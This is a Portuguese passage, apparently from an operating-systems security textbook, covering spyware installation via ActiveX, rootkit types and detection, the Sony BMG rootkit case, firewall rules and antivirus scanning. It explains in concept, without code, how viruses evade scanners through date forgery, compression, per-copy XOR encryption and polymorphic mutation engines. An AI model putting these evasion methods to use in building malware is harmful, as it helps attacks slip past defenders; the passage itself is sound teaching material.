Na prática, eles são perigosos. Essa abordagem sempre tem como alvo o IE, jamais Firefox, Chrome, Safari, ou outros navegadores.

Quando uma página com um controle activeX é visitada, o que acontece depende das configurações de segurança do IE. Se elas são configuradas muito baixas, o spyware é automaticamente baixado e instalado. A razão por que as pessoas estabelecem as configurações de segurança baixas é que, quando elas são estabelecidas altas, muitos sites não são exibidos corretamente (ou nem chegam a sê-lo), ou o IE fica constantemente pedindo permissão para isso e aquilo, nada do qual o usuário compreende.

Agora suponha que o usuário tenha suas configurações de segurança relativamente altas. Quando uma página na web é visitada, o IE detecta o controle activeX e abre uma caixa de diálogo que contém uma mensagem *fornecida pela página da web*. Ela pode dizer

> Você gostaria de instalar e executar um programa que vá acelerar o seu acesso à internet?

A maioria das pessoas vai achar que essa é uma boa ideia e clica SIM. Bingo. Já era. Usuários sofisticados talvez confiram o resto da caixa de diálogo, onde eles encontrarão outros dois itens. Um é um link para o certificado da página da web (como discutido na Seção 9.5) fornecido por alguma autoridade certificadora (AC) de que eles nunca ouviram falar e que não contém informações úteis fora o fato de que a AC assegura que a empresa existe e tem dinheiro suficiente para pagar pelo certificado. O outro é um hyperlink para uma página diferente na web fornecida por aquela sendo visitada. Ela supostamente explica o que o controle activeX faz, mas, na realidade, pode ser a respeito de nada e geralmente explica quão maravilhoso é o controle activeX e como ele melhorará a sua experiência de navegação. Armados com essa informação falsa, mesmo usuários sofisticados muitas vezes clicam em SIM.

Se eles clicarem NÃO, muitas vezes um script na página da web se aproveita de um defeito no IE para tentar baixar o spyware de qualquer maneira. Se nenhum defeito estiver disponível para explorar, ele talvez simplesmente tente baixar o controle activeX sempre de novo, cada vez fazendo com que o IE exiba a mesma caixa de diálogo. A maioria das pessoas não sabe o que fazer a essa altura (ir ao gerenciador de tarefas e fechar o IE), então elas por fim desistem e clicam SIM. Bingo de novo.

Muitas vezes o que acontece é que o spyware exibe uma licença de 20-30 páginas escritas em uma linguagem que seria familiar a Geoffrey Chaucer, mas não a ninguém após ele que seja de fora da área de direito. Uma vez que o usuário tenha aceitado a licença, ele pode perder o seu direito de processar o vendedor de spyware porque ele acabou de concordar em deixar o spyware executar por conta, embora às vezes as leis locais se sobrepõem a essas licenças. (Se uma licença diz "Por meio desta, o licenciado concede o direito irrevogável de o licenciador matar a sua mãe e reivindicar a sua herança", o licenciador pode tentar convencer os tribunais quando chegar o momento de receber a herança, apesar da concordância do licenciado.)

Ações executadas pelo spyware

Agora vamos examinar o que o spyware geralmente faz. Todos os itens na lista a seguir são comuns.

1. Alterar a página inicial do navegador.
2. Modificar a lista de páginas favoritas (marcadas) do navegador.
3. Acrescentar novas barras de ferramentas para o navegador.
4. Alterar o player de mídia padrão do usuário.
5. Alterar o buscador padrão do usuário.
6. Adicionar novos ícones à área de trabalho do Windows.
7. Substituir anúncios de banners em páginas na web por aqueles escolhidos pelo spyware.
8. Colocar anúncios nas caixas de diálogo padrão do Windows.
9. Gerar um fluxo contínuo e imparável de anúncios pop-up.

Os primeiros três itens mudam o comportamento do navegador, normalmente de tal maneira que mesmo reinicializar o sistema não restaura os valores anteriores. Esse ataque é conhecido como um leve **sequestro de navegador** (leve, porque existem sequestros ainda piores). Os dois itens seguintes mudam as configurações no registro do Windows, desviando o usuário inocente para um player de mídia diferente (que exibe os anúncios que o spyware quer) e uma ferramenta de busca diferente (que retorna sites que o spyware quer). Acrescentar ícones ao desktop é uma tentativa óbvia de fazer com que o usuário execute um software recentemente instalado. Substituir anúncios de banners (imagens *.gif* de 468 × 60) em páginas da web subsequentes faz parecer que todas as páginas da web visitadas estão anunciando os sites que o spyware escolhe. Mas é o último item que mais incomoda: um anúncio pop-up que pode ser fechado, mas que gera outro anúncio pop-up imediatamente *ad infinitum* sem ter como pará-los. Adicionalmente, o

spyware às vezes desabilita o firewall, remove spywares rivais e leva adiante outras ações maliciosas.

Muitos programas de spyware vêm com desinstaladores, mas eles raramente funcionam, de maneira que usuários inexperientes não têm como remover o spyware. Felizmente, uma nova indústria de softwares antispyware está sendo criada e empresas antivírus existentes estão entrando nesse campo também. Ainda assim, a linha separando programas legítimos de spywares não é muito clara.

Spyware não deve ser confundido com **adware**, no qual vendedores de softwares legítimos (mas pequenos) oferecem duas versões do seu produto: uma gratuita com anúncios e uma paga sem anúncios. Essas empresas deixam a questão muito clara a respeito da existência das duas versões e sempre oferecem aos usuários a opção de fazer um upgrade para a versão paga para se livrar dos anúncios.

9.9.5 Rootkits

Um **rootkit** é um programa ou conjunto de programas e arquivos que tenta ocultar sua existência, mesmo diante de esforços determinados pelo proprietário da máquina infectada de localizá-lo e removê-lo. Normalmente, o rootkit contém algum malware que está sendo escondido também. Rootkits podem ser instalados por qualquer um dos métodos discutidos até o momento, incluindo vírus, vermes e spywares, assim como por outros meios, um dos quais será discutido mais tarde.

Tipos de rootkits

Vamos agora discutir os cinco tipos de rootkits disponíveis atualmente, de cima para baixo. Em todos os casos, a questão é: onde o rootkit se esconde?


1. **Rootkits de firmware.** Na teoria, pelo menos, um rootkit poderia esconder-se instalando na BIOS uma cópia de si mesmo. Ele assumiria o controle sempre que a máquina fosse inicializada e também sempre que uma função da BIOS fosse chamada. Se o rootkit criptografasse a si mesmo após cada uso e decriptografasse antes de cada uso, seria muito difícil de detectá-lo. Esse tipo ainda não foi observado.
2. **Rootkits de hipervisor.** Um tipo extremamente furtivo de rootkit poderia executar o sistema operacional inteiro e todas as aplicações em uma máquina virtual sob o seu controle. A primeira prova desse conceito, a **blue pill** (uma referência ao filme *Matrix*), foi demonstrada por uma hacker polonesa chamada Joanna Rutkowska em 2006. Esse tipo normalmente modifica a sequência de inicialização de maneira que, quando a máquina é ligada, ela executa o hipervisor sem sistema operacional, que então inicializa o sistema operacional e suas aplicações em uma máquina virtual. A força desse método, como o anterior, é que nada é escondido no sistema operacional, bibliotecas ou programas, de maneira que os detectores de rootkit que procuram ali nada encontram.
3. **Rootkits de núcleo.** O tipo mais comum de rootkit no momento é um que infecta o sistema operacional e o esconde como um driver de dispositivo ou módulo de núcleo carregável. O rootkit pode facilmente substituir um driver grande, complexo e frequentemente em mudança por um novo que contém o antigo mais o rootkit.
4. **Rootkits de biblioteca.** Outro lugar em que um rootkit pode se esconder é a biblioteca de sistema, por exemplo, na *libc* no Linux. Esse local dá ao malware a oportunidade de inspecionar os argumentos e retornar valores de chamadas de sistema, modificando-as conforme a necessidade para manter-se escondido.
5. **Rootkits de aplicação.** Outro lugar para esconder um rootkit é dentro de um grande programa de aplicação, especialmente um que crie muitos novos arquivos enquanto executando (perfis de usuário, pré-visualizações de imagens etc.). Esses novos arquivos são bons lugares para se esconder coisas, e ninguém acha estranho que eles existam.

Os cinco lugares em que rootkits podem se esconder estão ilustrados na Figura 9.31.

Detecção de rootkit

Rootkits são difíceis de detectar quando o hardware, o sistema operacional, as bibliotecas e as aplicações não podem ser confiáveis. Por exemplo, uma maneira de olhar para um rootkit é fazer listagens de todos os arquivos no disco. No entanto, a chamada de sistema que lê um diretório, o procedimento que chama a chamada de sistema e o programa que realiza a listagem são todos potencialmente maliciosos e podem censurar os resultados, omitindo quaisquer arquivos relacionados ao rootkit. Mesmo assim, a situação não está perdida, como descrito a seguir.

Detectar um rootkit que inicializa o seu próprio hipervisor e então executa o sistema operacional e todas

FIGURA 9.31 Cinco lugares onde um rootkit pode se esconder.

as aplicações em uma máquina virtual sob o seu controle é complicado, mas não impossível. Ele exige olhar cuidadosamente por discrepâncias menores no desempenho e funcionalidade entre uma máquina virtual e uma real. Garfinkel et al. (2007) sugeriu várias delas, como descrito a seguir. Carpenter et al. (2007) também discute esse assunto.

Uma classe inteira de métodos de detecção baseia-se no fato de que o próprio hipervisor usa recursos físicos, e a perda desses recursos pode ser detectada. Por exemplo, o hipervisor em si precisa usar algumas entradas TLB, competindo com a máquina virtual por esses recursos escassos. Um programa de detecção poderia colocar pressão na TLB, observar o desempenho e compará-lo a um desempenho previamente mensurado no hardware sem sistema operacional.

Outra classe de métodos de detecção relaciona-se ao timing, especialmente de dispositivos de E/S virtualizados. Suponha que ele leve 100 ciclos de relógio para ler algum registrador de dispositivo PCI na máquina real e esse tempo é altamente reproduzível. Em um ambiente virtual, o valor desse registrador vem da memória, e seu tempo de leitura depende se ele está na cache nível 1 da CPU, cache nível 2, ou RAM real. Um programa de detecção poderia facilmente forçá-lo a mover-se de um lado para o outro entre esses estados e mensurar a variabilidade em tempos de leitura. Observe que é a variabilidade que importa, não o tempo de leitura.

Outra área que pode ser sondada é o tempo que leva para executar instruções privilegiadas, especialmente aquelas que exigem apenas alguns ciclos de relógio no hardware real e centenas ou milhares de ciclos de relógio quando eles devem ser emulados. Por exemplo, se a leitura de algum registrador de CPU protegido leva 1 ns no hardware real, não há como um bilhão de chaveamentos e emulações possam ser feitos em 1 segundo. É claro, o hipervisor pode trapacear divulgando um tempo emulado em vez do tempo real em todas as chamadas de sistema envolvendo o tempo. O detector pode driblar o tempo emulado conectando-se a uma máquina remota ou a um site que fornece uma base de tempo precisa. Como o detector precisa apenas mensurar intervalos de tempo (por exemplo, quanto tempo leva para executar um bilhão de leituras de um registrador protegido), o desvio entre o relógio local e o relógio remoto não importa.

Se nenhum hipervisor foi colocado entre o hardware e o sistema operacional, então o rootkit poderia estar escondendo-se dentro do sistema operacional. É difícil detectá-lo inicializando o computador, tendo em vista que o sistema operacional não pode ser confiado. Por exemplo, o rootkit poderia instalar um grande número de arquivos, todos cujos nomes começam com “$$$_” e quando lendo diretórios em prol de programas do usuário, nunca relatam a existência de tais arquivos.

Uma maneira de detectar rootkits sob essas circunstâncias é inicializar o computador a partir de um meio externo confiável como o DVD original ou pen-drive. Então o disco pode ser escaneado por um programa antirootkit sem medo de que o próprio rootkit vá interferir com a varredura. Alternativamente, um resumo criptográfico pode ser feito de cada arquivo no sistema operacional e estes comparados a uma lista feita quando o sistema foi instalado e armazenado fora do sistema onde ele não poderia ser alterado. Por outro lado, se nenhum desses resumos foi feito originalmente, eles podem ser calculados a partir da instalação do USB e do CD-ROM/DVD agora, ou os próprios arquivos simplesmente comparados.

Rootkits em bibliotecas e programas de aplicação são mais difíceis de esconder, mas se o sistema operacional foi carregado a partir de um meio externo e puder ser confiado, seus resumos podem também ser comparados a resumos conhecidos por serem corretos e armazenados em um pen-drive ou em CD-ROM.

Até o momento, a discussão tem sido a respeito de rootkits passivos, que não interferem com o software de detecção de rootkits. Há também rootkits ativos, que buscam e destroem o software de detecção do rootkit, ou pelo menos o modificam para sempre anunciar: "NENHUM ROOTKIT ENCONTRADO!". Esses exigem medidas mais complicadas, mas felizmente nenhum rootkit ativo apareceu por aí ainda.

Há duas escolas de pensamento a respeito do que fazer após um rootkit ter sido descoberto. Uma escola diz que o administrador do sistema deve comportar-se como um cirurgião tratando um câncer: cortá-lo fora muito cuidadosamente. A outra diz que tentar remover o rootkit é perigoso demais. Pode haver muitos fragmentos ainda escondidos. De acordo com essa visão, a única solução é reverter para o último backup completo que se sabe que estava limpo. Se nenhum backup estiver disponível, uma nova instalação é necessária.

O rootkit Sony

Em 2005, a Sony BMG lançou uma série de CDs de áudio contendo um rootkit. Ele foi descoberto por Mark Russinovich (cofundador do site de ferramentas de administração Windows <*www.sysinternals.com*>), que estava então trabalhando no desenvolvimento de um detector de rootkits e ficou muito surpreso em encontrar um rootkit no seu próprio sistema. Ele escreveu sobre isso no seu blog e logo a história estava por toda a internet e a mídia de massa. Estudos científicos foram escritos a respeito dele (ARNAB e HUTCHISON, 2006; BISHOP e FRINCKE, 2006; FELTEN e HALDERMAN, 2006; HALDERMAN e FELTEN, 2006; e LEVINE et al., 2006). Levou anos para o furor resultante passar. A seguir daremos uma rápida descrição do que aconteceu.

Quando um usuário insere um CD na unidade de um computador Windows, este procura por um arquivo chamado *autorun.inf*, que contém uma lista de ações a serem tomadas, normalmente começando algum programa no CD (como um assistente de instalação). Normalmente, CDs de áudio não têm esses arquivos, pois CD players dedicados os ignoram se presentes. Aparentemente, algum gênio na Sony achou que ele acabaria de maneira inteligente com a pirataria na música colocando um arquivo *autorun.inf* em alguns dos seus CDs, que ao serem inseridos em um computador imediata e silenciosamente instalavam um rootkit de 12 MB. Então um acordo de licença foi exibido, que não mencionava nada sobre o software sendo instalado. Enquanto a licença estava sendo exibida, o software da Sony conferia para ver se algum dos 200 programas de cópia conhecidos estava sendo executado, e se afirmativo, comandava o usuário para pará-los. Se o usuário concordava com a licença e parava todos os programas de cópia, a música tocaria; de outra maneira, ela não tocaria. Mesmo no caso de o usuário ter declinado a licença, o rootkit seguia instalado.

O rootkit funcionava da seguinte forma. Ele inseria no núcleo do Windows uma série de arquivos cujos nomes começavam com *sys*. Um deles era um filtro que interceptava todas as chamadas de sistema para a unidade de CD-ROM e proibia todos os programas exceto o player de música da Sony de ler o CD. Essa ação tornou a cópia do CD para o disco rígido (que é legal) impossível. Outro filtro interceptava todas as chamadas que liam arquivos, processos e listagens de registros, e deletava todas as entradas, começando com *sys* (mesmo de programas completamente não relacionados com a Sony e a música) a fim de esconder o rootkit. Essa abordagem é relativamente padrão para os projetistas de rootkits novatos.

Antes de Russinovich descobrir o rootkit, ele já havia se instalado amplamente, algo que não chega a surpreender já que ele estava em mais de 20 milhões de CDs. Dan Kaminsky (2006) estudou a extensão e descobriu que computadores em mais de 500 mil redes mundo afora haviam sido infectados pelo rootkit.

Quando a notícia saiu, a reação inicial da Sony foi de que ela tinha todo o direito do mundo de proteger sua propriedade intelectual. Em uma entrevista para a Rádio Pública Nacional, Thomas Hesse, presidente do negócio digital global da Sony BMG, declarou: "A maioria das pessoas, creio, não faz nem ideia do que seja um rootkit, então porque nos preocuparmos com isso?" Quando essa resposta em si provocou uma tempestade, a Sony voltou atrás e liberou um patch que removia o mascaramento dos arquivos *sys*, mas mantinha o rootkit no seu lugar. Sob pressão crescente, a Sony por fim liberou um desinstalador no seu site, mas para consegui-lo, os usuários tinham de fornecer um endereço de e-mail e concordar que a Sony pudesse enviá-los material promocional no futuro (o que a maioria das pessoas chama de spam).

Enquanto a história continuava a se desenrolar, ficou-se sabendo que o desinstalador da Sony continha falhas técnicas que tornavam o computador infectado altamente vulnerável a ataques na internet. Foi também revelado que o rootkit continha código de projetos de código aberto em violação aos seus direitos autorais (que permitiam o uso gratuito do software *desde que o código-fonte fosse liberado*).

Além de ter sido um desastre de relações públicas sem precedentes, a Sony enfrentou problemas legais,

também. O estado do Texas processou a Sony por violar sua lei antispyware, assim como por violar sua lei contra práticas comerciais enganosas (pois o rootkit era instalado mesmo que o usuário não concordasse com a licença). Ações coletivas foram impetradas em 39 estados. Em dezembro de 2006, essas ações foram encerradas mediante acordo, quando a Sony concordou em pagar US$ 4,25 milhões, para parar de incluir o rootkit em CDs futuros e dar a cada vítima o direito de baixar três álbuns de um catálogo limitado de música. Em janeiro de 2007, a Sony admitiu que o seu software também monitorava secretamente os hábitos musicais dos usuários e os reportava de volta para a Sony, em violação à lei norte-americana. Em um acordo com a FTC, a Sony concordou em pagar US$ 150 às pessoas cujos computadores tinham sido danificados por seu software.

A história do rootkit da Sony foi incluída para o benefício de qualquer leitor que possa acreditar que rootkits são uma curiosidade acadêmica sem implicações no mundo real. Uma busca na internet para "Sony rootkit" resultará em uma enorme quantidade de informações adicionais.

9.10 Defesas


Com os problemas aparecendo por toda parte, há alguma esperança de tornar nossos sistemas seguros? Na realidade, ela existe, e nas seções a seguir examinaremos algumas das maneiras como os sistemas podem ser projetados e implementados para aumentar sua segurança. Um dos conceitos mais importantes é a **defesa em profundidade**. Na essência, a ideia aqui é que você deve ter múltiplas camadas de segurança de maneira que se uma delas for violada, ainda existam outras para serem superadas. Pense a respeito de uma casa com uma cerca de ferro alta, pontiaguda e trancada em volta dela, detectores de movimento no jardim, duas trancas poderosas na porta da frente e um sistema computadorizado de alarme contra arrombamento dentro. Embora cada técnica seja valiosa em si, para roubar a casa o arrombador teria de derrotar todas elas. Sistemas de computadores adequadamente seguros são como essa casa, com múltiplas camadas de segurança. Examinaremos agora algumas das camadas. As defesas não são realmente hierárquicas, mas começaremos de certa maneira com as mais gerais externas e então as mais específicas.

9.10.1 Firewalls

A capacidade de conectar qualquer computador, em qualquer lugar, a qualquer outro computador, em qualquer lugar, é uma vantagem, mas com problemas. Embora exista muito material valioso na web, estar conectado à internet expõe um computador a dois tipos de perigos: que entram e que saem. Perigos que entram incluem crackers tentando entrar no computador, assim como vírus, spyware e outro malware. Perigos que saem incluem informações confidenciais como números de cartão de crédito, senhas, declarações de imposto de renda e todos os tipos de informações corporativas sendo enviadas.

Em consequência, mecanismos são necessários para manter os "bons" bits dentro e os "maus" bits fora. Uma abordagem é usar um **firewall**, que é apenas uma adaptação moderna daquele antigo sistema medieval de segurança: cavar um fosso profundo em torno do seu castelo. Esse design forçava a todos que estivessem entrando ou saindo do castelo a passar por uma única ponte, onde eles poderiam ser inspecionados pela polícia de E/S. Com as redes, é possível o mesmo truque: uma empresa pode ter muitas LANs conectadas de maneiras arbitrárias, mas todo o tráfego para ou da empresa é forçado a passar por uma ponte eletrônica, o firewall.

Firewalls vêm em dois tipos básicos: hardware e software. Empresas com LANs para proteger normalmente optam por firewalls de hardware; indivíduos em casa frequentemente escolhem firewalls de software. Vamos examinar os firewalls de hardware primeiro. Um firewall de hardware genérico está ilustrado na Figura 9.32. Aqui a conexão (cabo ou fibra ótica) do provedor

FIGURA 9.32 Uma visão simplificada de um firewall de hardware protegendo uma rede local com três computadores.

de rede é conectado no firewall, que é conectado à LAN. Nenhum pacote pode entrar ou sair da LAN sem ser aprovado pelo firewall. Na prática, firewalls são muitas vezes combinados com roteadores, caixas de tradução de endereços de rede, sistemas de detecção de intrusão e outras coisas, mas nosso foco aqui será sobre a funcionalidade do firewall.

Firewalls são configurados com regras descrevendo o que é permitido entrar e o que é permitido sair. O proprietário do firewall pode mudar as regras, comumente através de uma interface na web (a maioria dos firewalls tem um minisservidor da web inserido que permite isso). No tipo mais simples de firewall, o **firewall sem estado**, o cabeçalho de cada pacote passando é inspecionado e uma decisão é tomada para passar ou descartar o pacote com base somente na informação no cabeçalho e nas regras do firewall. A informação no cabeçalho do pacote inclui os endereços de IP de destino e fonte, portas de destino e fonte, tipo de serviço e protocolo. Outros campos estão disponíveis, mas raramente aparecem nas regras.

No exemplo da Figura 9.32, vemos três servidores, cada um com um endereço de IP único na forma de 207.68.160.x, onde *x* é 190, 191 e 192, respectivamente. Esses são os endereços para os quais os pacotes devem ser enviados para chegar a esses servidores. Pacotes que chegam também contêm um **número de porta** de 16 bits, que especifica quais processos na máquina recebem o pacote (um processo pode ouvir em uma porta pelo tráfego que chega). Algumas portas têm serviços padrão associados com elas. Em particular, a porta 80 é usada para a web, a porta 25 é usada para e-mail e a porta 21 é usada para serviço de FTP (transferência de arquivos), mas a maioria dos outros estão disponíveis para serviços definidos pelo usuário. Sob essas condições, o firewall pode ser configurado como a seguir:

P address	Port	Action
207.68.160.190	80	Accept
207.68.160.191	25	Accept
207.68.160.192	21	Accept
*	*	Deny

Essas regras permitem que os pacotes cheguem à máquina 207.68.160.190, mas somente se eles forem endereçados para a porta 80; todas as outras portas nessa máquina não têm permissão, e os pacotes enviados para elas serão silenciosamente descartados pelo firewall. Similarmente, pacotes podem ir para os outros dois servidores se endereçados para as portas 25 e 21, respectivamente. Todo o outro tráfego é descartado. Esse conjunto de regras torna difícil para um atacante ter acesso à LAN, exceto pelos três serviços públicos sendo oferecidos.

Apesar do firewall, ainda é possível atacar a LAN. Por exemplo, se o servidor na web é *apache* e o cracker descobriu um defeito em *apache*, isso pode ser explorado, ele poderia ser capaz de enviar uma URL muito longa para 207.68.160.190 na porta 80 e forçar um transbordamento de buffer, assumindo desse modo uma das máquinas dentro do firewall, que poderia então ser usada para lançar um ataque a outras máquinas na LAN.

Outro ataque potencial é escrever e publicar um jogo de múltiplos jogadores e conseguir que ele seja amplamente aceito. O software do jogo precisa de alguma porta para conectar-se com os outros jogadores, então o projetista do jogo pode escolher um, digamos, 9876, e dizer aos jogadores para mudar suas configurações de firewall para permitir o tráfego que chega e sai dessa porta. As pessoas que abriram essa porta estão sujeitas agora a ataques nela, o que pode ser fácil especialmente se o jogo contiver um cavalo de Troia que aceite determinados comandos de longe e apenas os execute cegamente. Mas mesmo que o jogo seja legítimo, ele pode conter defeitos potencialmente exploráveis. Quanto mais portas estiverem abertas, maior a chance de um ataque ter sucesso. Toda brecha aumenta as chances de um ataque passar por ali.

Além dos firewalls sem estado, há também os **firewalls com estado**, que controlam as conexões e em que estado elas são executadas. Esses firewalls são melhores para derrotar determinados tipos de ataques, especialmente aqueles relacionados a estabelecer conexões. No entanto, outros tipos de firewalls implementam um **IDS** (**Intrusion Detection System** — Sistema de detecção de intrusão), no qual o firewall inspeciona não somente os cabeçalhos dos pacotes, mas também o conteúdo deles, procurando por materiais suspeitos.

Firewalls de software, às vezes chamados **firewalls pessoais**, fazem a mesma coisa que os firewalls de hardware, mas em software. Eles são filtros anexados ao código de rede dentro do núcleo do sistema operacional e filtram pacotes da mesma maneira que o firewall de hardware.

9.10.2 Antivírus e técnicas antivírus

Firewalls tentam manter intrusos fora do computador, mas eles podem falhar de várias maneiras, como descrito anteriormente. Nesse caso, a próxima linha de

defesa compreende os programas antimalware, muitas vezes chamados de **programas antivírus**, embora muitos deles também combatam vermes e spyware. Vírus tentam esconder-se e usuários tentam encontrá-los, o que leva a um jogo de gato e rato. Nesse sentido, vírus são como rootkits, exceto que a maioria dos escritores de vírus enfatiza a rápida disseminação do vírus em vez de brincar de esconde-esconde na mata como fazem os rootkits. Vamos examinar algumas das técnicas usadas por softwares antivírus e também como Virgil, o escritor de vírus, responde a elas.

Varreduras para busca de vírus

Claramente, o usuário médio comum não encontrará muitos vírus que façam o seu melhor para esconder-se, então um mercado desenvolveu-se para o software de vírus. A seguir discutiremos como esse software funciona. Empresas de software antivírus têm laboratórios nos quais cientistas dedicados trabalham longas horas rastreando e compreendendo novos vírus. O primeiro passo é o vírus infectar um programa que não faz nada, muitas vezes chamado de um **arquivo cobaia** (*goat file*), para conseguir uma cópia do vírus em sua forma mais pura. O passo seguinte é fazer uma listagem exata do código do vírus colocá-la em seu banco de dados de vírus conhecidos. As empresas competem pelo tamanho dos seus bancos de dados. Inventar novos vírus apenas para aumentar o seu banco de dados não é considerado uma atitude esportiva.

Uma vez que um programa antivírus tenha sido instalado na máquina de um cliente, a primeira coisa que ele faz é varrer todos os arquivos executáveis no disco procurando por qualquer um dos vírus no banco de dados de vírus conhecidos. A maioria das empresas antivírus tem um site do qual os clientes podem baixar as descrições de vírus recentemente descobertos nos seus bancos de dados. Se o usuário tem 10 mil arquivos e o banco de dados tem 10 mil vírus, é necessária alguma programação inteligente para fazê-lo ir mais rápido, é claro.

Como variantes menores dos vírus conhecidos aparecem a toda hora, é necessária uma pesquisa difusa, para assegurar que uma mudança de 3 bytes para um vírus não deixe escapar a sua detecção. No entanto, buscas difusas não são somente mais lentas que as buscas exatas; elas podem provocar alarmes falsos (falsos positivos), isto é, avisos sobre arquivos legítimos que apenas contêm algum código vagamente similar a um vírus relatado no Paquistão sete anos atrás. O que o usuário deve fazer com a mensagem:

AVISO: Arquivo xyz.exe pode conter o vírus lahore-9x. Excluir o arquivo?

Quantos mais vírus existirem no banco de dados e mais amplo o critério para declarar um ataque, mais alarmes falsos ocorrerão. Se ocorrerem alarmes falsos demais, o usuário desistirá incomodado. Mas a varredura por vírus insistir em detectar apenas similaridades muito próximas, ela pode deixar passar alguns vírus modificados. Acertar isso é um equilíbrio heurístico delicado. Idealmente, o laboratório deveria tentar identificar algum código central no vírus, que não tenha chance de mudar, e usá-lo como a assinatura de vírus para procurar.

Só porque o disco foi declarado livre de vírus na semana passada não significa que ele ainda esteja, de maneira que a varredura por vírus tenha de ser executada frequentemente. Como a varredura é lenta, é mais eficiente conferir apenas aqueles arquivos que tenham sido modificados desde a data da última varredura. O problema é que um vírus inteligente pode restabelecer a data de um arquivo infectado para sua data original para evitar detecção. A resposta do programa antivírus a isso é conferir a data que o diretório foi modificado pela última vez. A resposta do vírus a isso é restabelecer a data do diretório também. Esse é o começo do jogo de gato e rato aludido.

Outra maneira para o programa antivírus detectar a infecção do arquivo é registrar e armazenar os comprimentos de todos os arquivos. Se um arquivo cresceu desde a última conferência, ele pode estar infectado, como mostrado na Figura 9.33(a-b). No entanto, um vírus realmente inteligente pode evitar a detecção comprimindo o programa e trazendo o arquivo para o seu comprimento original a fim de tentar mascará-lo. Para que esse esquema funcione, o vírus deve conter ambos os procedimentos de compressão e de descompressão, como mostrado na Figura 9.33(c). Outra maneira para o vírus tentar escapar à detecção é certificar-se de que sua representação no disco não se pareça com sua representação no banco de dados do software antivírus. Uma maneira de atingir essa meta é criptografar-se com uma chave diferente para cada arquivo infectado. Antes de fazer uma nova cópia, o vírus gera uma chave criptográfica de 32 bits, por exemplo, aplicando XOR ao horário atual do dia com os conteúdos de, por exemplo, palavras de memória 72.008 e 319.992. Ele então aplica XOR no seu código com sua chave, palavra por palavra, para produzir o vírus criptografado armazenado no arquivo infectado, como ilustrado na Figura 9.33(d).

A chave é armazenada no arquivo. Por questões de segurança, colocar a chave no arquivo não é ideal, mas a meta aqui é enganar a varredura do vírus, não evitar que os cientistas dedicados no laboratório de antivírus revertam a engenharia do código. É claro, para executá-lo, o vírus tem primeiro de criptografar-se, de maneira que ele precisa de uma função de criptografia no arquivo também.

Esse esquema ainda não é perfeito porque os procedimentos de compressão, descompressão, criptografia e decriptação são os mesmos em todas as cópias, de maneira que o programa do antivírus pode simplesmente usá-los como a assinatura do vírus a ser varrida com o scanner. Esconder os procedimentos de compressão, descompressão e criptografia é fácil: eles são simplesmente criptografados juntamente com o resto do vírus, como mostrado na Figura 9.33(e). O código de decriptação não pode ser criptografado, no entanto. Ele tem de realmente executar no hardware para decriptar o resto do vírus, de maneira que ele tem de estar presente em texto puro. Programas de antivírus sabem disso, então eles saem atrás do procedimento de decriptação.

No entanto, Virgil gosta de ter a última palavra, então a essa altura ele procede como a seguir. Suponha que o procedimento de decriptação precise de uma plataforma para realizar o cálculo

X = (A + B + C – 4)

O código de assembly direto para esse cálculo para um computador genérico de dois endereços é mostrado na Figura 9.34(a). O primeiro endereço é a fonte; o segundo é o destino, então MOV A,R1 se desloca da variável A para o registro R1. O código na Figura 9.34(b) faz a mesma coisa, apenas de maneira menos eficiente por causa das instruções de nenhuma operação (NOP) entremeadas no código real.

Mas não terminamos ainda. Também é possível disfarçar o código criptográfico. Há muitas maneiras de representar NOP. Por exemplo, acrescentar 0 ao registrador, fazendo um OR consigo mesmo, deslocá-lo à esquerda 0 bit e saltar para a próxima instrução não dão resultado algum. Desse modo, o programa da Figura 9.34(c) é funcionalmente o mesmo que o da Figura 9.34(a). Quando copiando a si mesmo, o vírus poderia usar a Figura 9.34(c) em vez da Figura 9.34(a) e ainda assim trabalhar mais tarde quando executado. Um vírus que sofre mutação em cada cópia é chamado de **vírus polimórfico**.

Agora suponha que R5 não seja necessário para nada durante a execução do seu fragmento de código. Então a Figura 9.34(d) também é equivalente à Figura 9.34(a). Por fim, em muitos casos, é possível trocar instruções sem mudar o que o programa faz, então terminamos com a Figura 9.34(e) como outro código de fragmento que é logicamente equivalente à Figura 9.34(a). Um fragmento de código que pode mudar uma sequência de instruções de máquina sem mudar a sua funcionalidade é chamado de um **motor de mutação**, e vírus sofisticados os contêm para promover mutação do decriptador de cópia para cópia. Mutações podem consistir da inserção de códigos inúteis, mas inofensivos, permutando instruções, trocando registradores e substituindo uma instrução por uma equivalente. O próprio motor de mutação pode estar escondido, criptografando a si mesmo junto do corpo do vírus.

Pedir ao pobre software antivírus para compreender que a Figura 9.34(a) até a Figura 9.34(e) são

FIGURA 9.33 (a) Um programa. (b) Um programa infectado. (c) Um programa comprimido infectado. (d) Um vírus encriptado. (e) Um vírus comprimido com código de compressão encriptado.

